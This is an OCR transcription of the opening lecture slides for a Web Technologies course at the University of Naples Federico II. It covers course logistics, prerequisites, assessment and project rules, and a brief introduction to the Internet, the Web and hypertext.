UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 01

INTRODUCTION TO WEB TECHNOLOGIES

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
WELCOME TO WEB TECHNOLOGIES!


The **goal** of the course is to provide a comprehensive introduction to **fundamental concepts**, **technologies** and **tools** involved in building **modern web applications**.

FULL STACK WEB APP ARCHITECTURE


ARCHITECTURE



COMPONENTS




TECHNOLOGIES




WHY BOTHER?

Everyday, we **interact** with the Web and with Web Apps



WHY BOTHER?

- A significant part of all software developed nowadays is **web-based**
- We use web apps everyday
  - buy stuff, plan trips, reserve hotels, study, get news, watch tv shows, …
- Even when we use mobile apps
  - The app «talks» with a remote server using web technologies
  - The GUI with which we interact is often developed using web technologies!



Software Developer Roles (StackOverflow Dev Survey 2023)

LEARNING OBJECTIVES

Understand the **fundamentals** of the **World Wide Web**

Learn the basics of **full-stack** web development

Develop **responsive**, **secure**, **modern** web apps

Chose the best **technologies** and **tools** to suit your needs

Stay updated autonomously in this fast-evolving field

TEACHER

Luigi Libero Lucio Starace, PhD

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https://luistar.github.io

- Assistant Professor (RTDa) @ UniNA since Oct. 2023
- B.Sc. and M.Sc. in Computer Science @ UniNA
- Worked as a full-stack web dev as a student
- Research topics include web application engineering and testing

THE WEB TECHNOLOGIES COURSE

- **6** credits = **24** lectures
  - Tuesday 8.30 – 10.30 CL-T-3, Friday 12.30 – 14.30 CL-T-3
  - Healthy mix of **theory** and **practice**, intertwined together
- Full course description is available (in english and in italian) on:
  - https://www.docenti.unina.it/luigiliberolucio.starace/2023/N86/14404

REQUIRED PRELIMINARY COURSES

According to the regulations of the B.Sc. in Computer Science degree:


- **Algebra** (1st year course)
- **Programming Languages I** (2nd year course)
- **Object-Oriented Programming** (2nd year course)

PREREQUISITES


- Prerequisites for understanding course concepts:
  - Basic programming knowledge
  - Understanding of the object-oriented programming paradigm
- The following are helpful (but not mandatory):
  - Basic networking concepts, client-server architectures, HTTP(S), REST from the **Computer Networks** course held in the 1st semester
  - Basic understanding of **software design principles** and **automated testing,** from the **Software Engineering** course held in the 1st semester
  - Basic understanding of **Docker** from the **Operating Systems Lab** course held in the 1st semester (useful to run some examples)

COURSE CONTENTS OVERVIEW

Course schedule (tentative):



COURSE MATERIALS



- There is no single official textbook
- The main materials will be the **course slides**
- Course slides will be made available the day **before** presentation
- At the end of each lecture, there will be a list of **reference materials**
  - **books**, **articles**, **documentation** and **tutorials freely available** on the Internet
- If you want to learn more about some topic, or prefer a more discursive source when studying, check out these references
- All materials are in **english**!

COURSE ASSIGNMENTS

- At the end of some lectures (in the first half of the course), you will be given an **assignment**
- Assignments are just a set of exercises designed to test your knowledge of the lecture's topics and ability to put them in practice
- These assignments are **completely optional**
  - No need to submit them, no impact on your final grade
- I **recommend** you do them as a study and self-assessment tool

WHAT ELSE YOU'LL NEED

To replicate the course examples and carry out the assignments you'll need a PC with a modern OS and the following:

Web Browser
(Firefox recommended)

Text Editor / IDE
(VS Code recommended)


Node.js Runtime
v. 20.9.0 recommended

Docker
(nice to have)

COURSE ASSESSMENT AND GRADES

To pass the Web Technologies course, you'll need to pass:

1. Written Exam



2. Project Discussion
(after you passed the written exam)

- You will need a **passing grade** (≥ 18/30) in both parts
- The **final grade** will be determined as the **average** of the two grades

WRITTEN EXAM

- **The written exam consists in multiple-choice/open questions**
  - You may be asked to discuss some concept or methodology
  - You may be asked to write or analyze some (basic) code
  - Topics include all the contents covered during the course
- You may also pass the written exam by taking **two partial exams**
  - One **midterm partial** (tentatively some day in 22 April 2024 – 30 April 2024)
  - One **final partial** (first days of June 2024, before the first official exam date)
  - The midterm partial will focus on topics covered up to the date of the exam
  - The final partial will focus on topics covered in the second half of the course
  - You will need a passing grade (≥ 18/30) in both partials
  - The final **written exam grade** will be determined as the **average of the partials**

PROJECT DISCUSSION

After passing the written exam, you will submit and discuss a **project**

- The project consists in developing a **modern web application**
  - **Frontend Single Page App** + **REST backend**, both developed with frameworks
- Projects are to be developed **individually**
- You may choose among several alternative themes proposed by the teacher, or you may propose your own theme
- Free to use any technology you want
- You will be able to start working on the project in the second half of the course. More details will be provided later on during the course.

PROJECT DISCUSSION

After submitting your project, you will be able to discuss it.

During the discussion, you will:

- Showcase the functionality of the web app using your own laptop
- Answer some technical questions to ensure you actually did the project and understood the technologies you used
- Grades will be determined based on the discussion and on the quality of the developed web app

COMMUNICATION PROCESS

- **Teacher → Students**
  - Istitutional website: https://www.docenti.unina.it/luigiliberolucio.starace
  - Subscribe to the course, and **make sure to activate the mailing list**
  - Team on Microsoft Teams (see news on my istitutional website)
- **Students → Teacher**
  - Send me an email
    - Put «**[TECWEB]**» in the subject
    - Do not forget to say who you are!
    - **Try not to use Teams chat messages**. They are a pain to manage and I may not respond
  - Come see me during office hours
    - Details available on the Istitutional website (link above)

FEEDBACK IS IMPORTANT!

- Your feedback is **valuable** and **much appreciated**
- If there's any issue with the course, or you have suggestions for improvement, let me know ASAP!
  - Come talk to me during office hours
  - Let's talk during lecture break or before/after lectures
  - Send me an email
  - If you're really scared of me (no reason to be!) ask the student representatives to bring any issue or suggestion to my attention
- Don't forget to fill the course evaluation forms at the end of the course!


THE WORLD WIDE WEB

The Web, and its core protocol HTTP

THE INTERNET AND THE WEB

The **Internet** is a global network of interconnected computers, sharing information using Internet Protocols,

- Origins trace back to ARPANET (1969)



THE INTERNET AND THE WEB

- The **World Wide Web**, commonly referred to as the **WWW** or simply **the Web**, is a subset of the broader Internet.
  - Invented by Sir Tim Berners-Lee in the early 1990s.
  - It is a system of interconnected **hypertext documents**, which are linked to each other through **hyperlinks**.
  - Core components are **HTTP** and **HTML**

HYPERTEXT DOCUMENTS

- Traditional documents are merely sequences of characters
- Hypertexts are documents that contain also **links** (a.k.a. **hyperlinks**) to other content (e.g.: other hypertexts, documents, or media)

Fragment from «The Book of Programming»

